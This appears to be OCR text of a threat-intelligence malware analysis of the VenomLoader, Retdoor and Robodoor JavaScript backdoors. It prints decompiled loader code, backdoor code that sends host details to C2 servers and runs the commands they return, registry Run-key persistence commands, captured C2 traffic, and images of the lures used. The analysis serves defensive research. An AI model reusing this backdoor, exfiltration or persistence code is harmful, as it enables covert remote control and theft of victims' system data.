
```
local_20 = &local_2a;
std::string::string<>(local_5 ,"DESKTOP-ET51AJO", local_2a);
std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_2a
local_28 = &local_29;
                new ActiveXObject(\"MSXML2.XMLHTTP\");\n            var currentUrl;\n\n            if
                (normal) {\n                currentUrl = url + \'/api/infos\';\n            } else {\n
                               var currentLetter = String.fromCharCode(97 + currentTry);\n
                  currentUrl = url2Base + currentLetter + \'/api/infos\';\n            }\n
                WScript.Echo(currentUrl);\n            xhr.open(\"POST\", currentUrl, false);\n
                    xhr.setRequestHeader(\"Content-Type\", \"application/x-www-form-urlencoded\");\n
                         xhr.send(\"name=^\"+ser+\"&ret=\" + encodeURIComponent(ret));\n            if
                (ret != \"\") ret = \"\";\n            if (xhr.status == 200) {\n                var ob
                j = JSON.parse(xhr.responseText);\n                if (obj[\"command\"] !== null) {\n
                                  var de = xor(obj[\"command\"], \"^\" + ser);\n\n                    t
                ry {\n                        var WshShell = new ActiveXObject(\"WScript.Shell\");\n
                                     var fso = new ActiveXObject(\"Scripting.FileSystemObject\");\n
                                    var tempFolder = fso.GetSpecialFolder(2);\n
                var randomFileName = tempFolder + fso.GetTempName() + \".cmd\";\n
                  var file = fso.CreateTextFile(randomFileName, true);\n                        ret = \
                "\";\n\n                        if (de.slice(0,1) == \"!\") {
                 file.WriteLine(de.substring(1));\n                            file.Close();\n
                                 var exec = WshShell.Run(\'cmd /c start /b \"\" \' + randomFileName, 0,
                 false);\n                        } else {\n                            file.WriteLine(d
                e);\n                            file.Close();\n                            var exec = Ws
                hShell.Exec(\'cmd /c \' + randomFileName);\n                            var startTime =
                new Date().getTime();\n                            while (..." /* TRUNCATED STRING LITER
                AL */
                ,&local_29);
      std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_29);
      xorEncrypt(local_98,local_78);
      base64_encode(local_b8);
      splitIntoChunks(local_d8,(int)local_b8);
      psVar1 = (string *)std::vector<>::operator[]((vector<> *)local_d8,0);
      pcVar2 = (char *)std::string::c_str(psVar1);
      CreateTextFileInAppData("text1",pcVar2);
      psVar1 = (string *)std::vector<>::operator[]((vector<> *)local_d8,1);
      pcVar2 = (char *)std::string::c_str(psVar1);
      CreateTextFileInAppData("text2",pcVar2);
      psVar1 = (string *)std::vector<>::operator[]((vector<> *)local_d8,2);
      pcVar2 = (char *)std::string::c_str(psVar1);
      CreateTextFileInAppData("text3",pcVar2);
      std::vector<>::~vector((vector<> *)local_d8);
      std::string::~string(local_b8);
      std::string::~string(local_98);
```

Payload Execution

- VenomLoader stores payload content as plain text.
- Content is XOR'ed with `%computername%` and base64-encoded, then split into three chunks:
  1. Written to disk as text1, text2, and text3.
- Writes a PowerShell script (merge.ps1) to `%APPDATA%\Adobe\`, which:
  1. Decrypt the chunks (text1, text2, text3).
  2. Writes the decrypted payload as hello.js to `%LOCALAPPDATA%\Microsoft\`.
- Executes hello.js (Retdoor) using cscript

Persistence

- Creates run_all.vbs in `%APPDATA%\Adobe`.
- Uses run_all.vbs to establish Retdoor backdoor persistence by:
    - Adding merge.ps1 to registry key: `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
    - Entry name: GoogleUpdate.




```
std::operator+(local_48,(basic_string<> *)
                        "wscript.exe \"%APPDATA%\\Adobe\\run_all.vbs\" wscript.exe \"%APPDATA%\\Ad
                        obe\\run_all.vbs\" powershell.exe -NoProfile -ExecutionPolicy Bypass -File
                         \"%APPDATA%\\Adobe\\merge.ps1\" "
               ,local_548);
std::operator+(local_68,(basic_string<> *)local_48,
               (basic_string<> *)
               " & wscript.exe \"%APPDATA%\\Adobe\\run_all.vbs\" reg add \"HKEY_CURRENT_USER\\SOFT
               WARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v GoogleUpdate /t REG_SZ /d \"wscr
               ipt.exe %APPDATA%\\Adobe\\run_all.vbs powershell.exe -NoProfile -ExecutionPolicy By
               pass -File %APPDATA%\\Adobe\\merge.ps1 "
              );
```

Retdoor

- A new simple JavaScript backdoor.
- Communicates with C2 via HTTP POST requests.
- Executes shell commands sent by the C2 server


Retdoor Network Communication

- Sends continuous HTTP POST requests to `<c2_address>/api/infos`.
- POST data: `name=%computername%&ret=`.
    - `name`: Victim's computer name.
    - First request: `ret` is empty.
- Command output returned in subsequent `ret` parameter.
- Response: JSON format: `{"command":%command_encoded%}`.
    - `command_encoded`: XOR’ed with `%computername%`, saved as `.cmd` file in Windows temp directory, then executed.



```
POST /api/infos HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0;
3.0.30729; .NET CLR 3.5.30729)
Host: 65.38.121.211
Content-Length: 26
Connection: Keep-Alive
Cache-Control: no-cache

name=^[redacted]&ret=
HTTP/1.1 200 OK
Date: Sun, 13 Oct 2024 22:18:06 GMT
Server: Apache/2.4.58 (Ubuntu)
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/json

{"command":null}
```

Campaign 3: VenomLNK leads to Robodoor



VenomLNK:

- Drops ie4uinit.exe (LOLBAS) and malicious ieuinit.inf to the temp directory(Executes commands from ie4uinit.inf file.).
- Runs ie4uinit.exe -basesettings.
  - Uses scrobj.dll to download and execute the XSL file.
- XSL File Download:
  - ieuinit.inf used to download an XSL file with obfuscated JavaScript code.
  - JavaScript code ensures loading and persistence of *Robodoor*.

Robodoor

- Robodoor is a new javascript backdoor.
- Communicates with C2 using HTTP GET Request
- Execution Flow:


1. Loading
2. Persistence
3. Registration
4. Process Commands

Robodoor Loading and Persistence


- Obfuscated JavaScript code inside XML writes two text files (LoaderFile and PersistFile) and legitimate msxsl.exe to %APPDATA%\Packages\.
- Function of Text Files:
  - LoaderFile: Handles loading of Robodoor.
  - PersistFile: Ensures persistence.
- Execution Flow:
  - LoaderFile executed via msxsl.exe with its filename as an argument .
  - Persistence:
    - PersistFile added to Registry key `HKCU\Environment\UserInitMprLogonScript`
    - Registry value: `cscript /b /e:jscript %LOCALAPPDATA%\Packages\{PersistFile}`
  - PersistFile Execution: Runs LoaderFile using msxsl.exe with its filename as an argument.

Robodoor: Registration

- Collected Data:
    - `%COMPUTERNAME%, %USERNAME%, %USERDOMAIN%,` Installed antivirus software.
- Data Transmission:
    - Sent to C2 server in the format: `<c2_address>/ccc{randomString}?%COMPUTERNAME%~%USERNAME%~%USERDOMAIN%~AV.`
- C2 Response:
    - Receives a unique bot_id written to a text file in `%APPDATA%\Packages\.`




```
GET /cccUuvIyK?DESKTOP-ET51AJO~Bruno~DESKTOP-ET51AJO~Windows%20Defender%20 HTTP/1.1
Host: winapi.net
User-Agent: curl/7.55.1
Accept: */*


HTTP/1.1 200 OK
Date: Wed, 07 Aug 2024 15:32:28 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 7
Content-Type: text/html; charset=UTF-8

iuBipc6
```



```
function register() {
    try {
        objShell = obj('WScript.Shell');
        var computername = objShell.ExpandEnvironmentStrings("%computername%");
        var username = objShell.ExpandEnvironmentStrings("%USERNAME%");
        var userdomain = objShell.ExpandEnvironmentStrings("%userdomain%");
        var bot_id = "";
        var fingerprintinfo = computername + "~" + username + "~" + userdomain + "~" + AV_Name;
        do {
            bot_id = connecttoC2(C2URL+ "/ccc" + randomstringgenerator() + "?" + encodeURIComponent(fingerprintinfo));
        } while (bot_id == "");
        fWrite(bot_id_file, bot_id);
        return bot_id;
    } catch (feer) {
        return 0;
    }
}
```


Robodoor: Process Commands

- Bot ID Validation:
  - Checks if bot_id_file exists.
  - If yes: Reads the bot_id.
  - If no: Registers the device and writes the new bot_id to a file.
- Command Retrieval:
  - Uses bot_id to fetch commands from the C2 server: <c2_address>/aaa{randomString}?{bot_id}.
- Command Execution:
  - Executes commands received from the C2 server using WMI.
- Post-Execution Delay:
  - Adds a delay using: `typeperf.exe "\\System\\Processor Queue Length" -si <timetoWaitInSeconds> -sc 1`.
- Continuous Loop:
  - Automatically starts fetching the next command after delay.



```
if (fexist(bot_id_file)) {
    bot_id = fread(bot_id_file);
} else {
    var AV_Name = getAVname();
    bot_id = register();
    Flag = true;
}
processCommands(Flag);

function processCommands(Flag) {
    if (current_cycle >= cycle_threshold || Flag) {
        var execute_LoaderFile_commandline = "msxsl.exe" + " " + "LoaderFile" + " " + "LoaderFile";
        var xbFKqeonh795 = executeCommandusingWMI(execute_LoaderFile_commandline, 0);
        if (!xbFKqeonh795) {
            processCommands(false);
        }
    } else {
        current_cycle += 1;
        var command = getCommands(bot_id);
        if (command != "") {
            executeCommandusingWMI(command, 0);
        }
        waitFor(timetoWait);
    }
}

    ,
    return result;
}

function getCommands(bot_id) {
    try {
        return connecttoC2(C2URL + "/aaa" + randomstringgenerator() + "?" + bot_id);
    } catch (feerTwo) {
        return "";
    }
}
```

Victimology: Lures used when RevC2 is delivered



APFXmedia API Documentation

POST Emails

https://api.APFXmedia.net/emails

Endpoint for email verification, subscription to mailing lists. This endpoint could be used for verification purposes. This endpoint does not register your lead as a full lead.

HEADERS

Content-Type - application/x-www-form-urlencoded

BODY urlencoded

email: Lead's email. This value must contain an existing email. This value will be verified against external verification tools. test@test.com will not work for example.

first_name: John

Lead's first name. This value may only contain letters. Value must be at least 2 characters.

last_name: Doe

Lead's last name. This value may only contain letters. Value must be at least 2 characters

funnel: testfunnel

This value will depend on the funnel you're using. This can be a self made value, but can be requested as well. Using existing slugs will increase conversion rates. Single word, only lowercase alphanumeric characters allowed.


hitid: tracker_id

Click ID, if you don't provide a click id, one will be generated for you.

POST Leads

https://api.apfxmedia.net/leads

This endpoint provides a way to post leads. Please review all parameters and their verification rules.




WORLD BANK GROUP

Cryptocurrencies and Blockchain

Europe and Central Asia Economic Update
Office of the Chief Economist
May 2018

Public Disclosure Authorized
Public Disclosure Authorized
Public Disclosure Authorized
Public Disclosure Authorized




Discover
Coastal Living
at LIV Maritime

A New Level of Luxury Living in Dubai Maritime City, Striking from Every Angle.

Striking Views Encompass the Tower - Expansive Endless Views of the Arabian Gulf, the Jumeirah Coastline towards Bvlgari Resort, Burj Al Arab, and Palm Jumeirah, as wells as striking Downtown Dubai and Burj Khalifa Views.

Just outside your door, you'll find a lovely walking promenade along the sea, upscale shops, jogging paths, and inviting coffee houses.


Victimology: Lures used when Retdoor is delivered



0.0052 BTC

£250.00

Asset	Bitcoin (BTC)
	Main Wallet 1 bc1qyecxy1a...pwdzw1ju9g
To	bc1qwumw2h0...9gf00vqct54
Network fee	0.000021 BTC (≈£2.98)
Max Total	£252.98




-1000 USDT

✓ Completed

Crypto transferred out of Binance. Please contact the recipient platform for your transaction receipt.

Why hasn't my withdrawal arrived?


Network	USDT
Address	0x1d7788F1897AA36Ee3F4C2fe5A2E7796c78a0945
Txid	0xfb86ace14436fc0c26cc5d70f89d491496d986564f39abfe10fdb0183db0e03
Amount	1000 USDT
Network fee	0.001500 USDT
Wallet	Spot Wallet
Date	2024-11-28 09:49:25



Transaction submitted successfully

View Transaction b4f368f46820b983356f4af61154d4f309800b9b66f04d4e2bcaa807c193697d on Mempool

Victimology: Lures used when Robodoor is delivered



TaylorMade

2025 PRICE LIST

